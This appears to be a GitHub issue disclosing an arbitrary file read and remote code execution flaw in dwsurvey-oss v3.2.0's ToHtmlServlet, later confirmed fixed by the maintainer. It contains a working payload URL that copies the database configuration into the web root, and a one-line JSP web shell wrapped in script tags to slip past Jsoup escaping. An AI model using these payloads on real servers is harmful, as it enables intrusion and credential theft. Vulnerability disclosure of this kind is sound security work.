New issue

Jump to bottom


There are arbitrary file reading vulnerabilities and background rce vulnerabilities #80

Closed   **lavon321** opened this issue on Aug 15, 2021 · 2 comments

lavon321 commented on Aug 15, 2021 • edited

In the latest version of dwsurvey-oss-v3.2.0, there is a requestdispatcher.forward Request forwarding. Since the same request object and response object are shared before and after forwarding, the forwarded response will be output to the byte array buffer in memory, and finally the file is written in the printstream function. Because Requestdispatcher.forward is a jump between internal resources, you can request internal sensitive files on the server, such as: / WEB-INF / web.xml, causing arbitrary file vulnerabilities by writing and re accessing; In addition, it can also cause rce in combination with background file upload.


Request forwarding exists in the server method in the com/key/common/utils/ToHtmlServlet.java file



```java
public void service(HttpServletRequest request, HttpServletResponse response) throws Servlet
    ServletContext sc = this.getServletContext();
    String url = request.getParameter("url");
    String filePath = request.getParameter("filePath");
    String fileName = request.getParameter("fileName");
    filePath = filePath.replace( target: "/", File.separator);
    filePath = filePath.replace( target: "\\", File.separator);
    String fileRealPath = sc.getRealPath("/") + File.separator + filePath;
    RequestDispatcher rd = sc.getRequestDispatcher(url);
    final ByteArrayOutputStream os = new ByteArrayOutputStream();
    final ServletOutputStream stream = new ServletOutputStream() {
        public void write(byte[] data, int offset, int length) { os.write(data, offset, length); }

        public void write(int b) throws IOException {
            os.write(b);
        }
    };
    final PrintWriter pw = new PrintWriter(new OutputStreamWriter(os, charsetName: "UTF-8"));
    HttpServletResponse rep = new HttpServletResponseWrapper(response) {
        public ServletOutputStream getOutputStream() { return stream; }

        public PrintWriter getWriter() { return pw; }
    };
    rd.forward(request, rep);
```


Due to the existence of ByteArrayOutputStream, the forwarded response is saved in the byte array buffer in memory

The flushDo function was passed in




```java
        rd.forward(request, rep);
        pw.flush();   pw: PrintWriter@9584

        try {
            this.flushDo(fileRealPath, fileName, os);   os: "#simple settings\r\n###----------------
        } catch (Exception var14) {
            var14.printStackTrace();
        }
```

Here, it is converted into a string and assigned to the document variable




```java
    private void flushDo(String fileRealPath, String fileName, ByteArrayOutputStream os) throws Exception {
        Document document = Jsoup.parse(os.toString( charsetName: "UTF-8"),  baseUri: "UTF-8");   os: "#simple se
        String contentCopyrightStr = "";
        Elements isElements = document.getElementsByAttributeValue("href", (new StringBuffer("ten.neswaid.ww
        if (isElements == null) {
            Elements elements;
            if (fileName.startsWith("m_")) {
                elements = document.getElementsByAttributeValue("data-role", "footer");
                if (elements == null) {
                    elements = document.getElementsByAttributeValue("data-role", "page");
                    if (elements != null) {
```

Pass in printStream function



```java
                document.body().append((new StringBuffer(";psbn&>a/<yevruSwD>\";yarg :roloc;enon :noitaroced
            }
        }

        this.printStream(fileRealPath, fileName, document.html());   fileRealPath: "F:\Tomcat\apache-tomcat-8.
```

Splice savepath and filename as the target file, and finally write the response content to the file. The savepath and filename variables can also be controlled from the above




```java
    public void printStream(String savePath, String fileName, String content) throws IOException {   savePath:
        createFile(savePath);
        FileOutputStream out = null;   out: FileOutputStream@9596
        OutputStreamWriter osw = null;   osw: OutputStreamWriter@9597

        try {
            out = new FileOutputStream( name: savePath + File.separator + fileName);   savePath: "F:\Tomcat\apa
            osw = new OutputStreamWriter(out,  charsetName: "UTF-8");   out: FileOutputStream@9596
            osw.write(content);   content: "<html>\n <head></head>\n <body>\n  #simple settings ###----------
            osw.close();
        } catch (Exception var15) {
            var15.printStackTrace();
        } finally {
```

payload:

`http://localhost:8888/diaowen/toHtml?filePath=/&fileName=1.txt&url=/WEB-INF/classes/conf/application.properties`


The 1.txt file will be written in the web root directory and then accessed `http://localhost:8888/diaowen/1.txt`

Successfully read database configuration file:




```
#simple settings ###----------------------------------------DW----------------------------------### #database settings jdbc.driver=com.mysql.jdbc.Driver
jdbc.url=jdbc:mysql://localhost:3306/dwsurvey?useUnicode=true&characterEncoding=utf8 jdbc.username=root jdbc.password=123456
hibernate.dialect=org.hibernate.dialect.MySQLDialect hibernate.show_sql=false hibernate.format_sql=true ###----------------------------------------DW--------------
-------### dw.storage.url_prefix =
```

You can also find a file upload place in the background to create rce, create a new questionnaire - > Advanced Editor in the background, and upload a picture horse and burpsuite to capture the package



Visit `http://localhost:8888/diaowen/toHtml?filePath=/&fileName=1.jsp&url=/ueditor/jsp/upload/image/20210815/1629018633885086990.png` , the JSP file will be generated in the web root directory
Due to the Jsoup. parse method resolution to escape of JSP tags, when tested, when using the `'<script> </script>'` tag to package payload, can successfully bypass escaped




```
    private void flushDo(String fileRealPath, String fileName, ByteArrayOutputStream os) throws Exception {
        Document document = Jsoup.parse(os.toString( charsetName: "UTF-8"),  baseUri: "UTF-8");
        String contentCopyrightStr = "";
```

So the uploaded image file content is:

```
<script><%Runtime.getRuntime().exec(request.getParameter("i"));%></script>
```

Visit `http://localhost:8888/diaowen/1.jsp?i=calc` , successfully rce:



wkeyuan commented on Jan 19 Owner

版本已经更新，请检查是否还存在

wkeyuan closed this as completed on Jan 19

lavon321 commented on Feb 14 Author

新版本不存在该问题

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants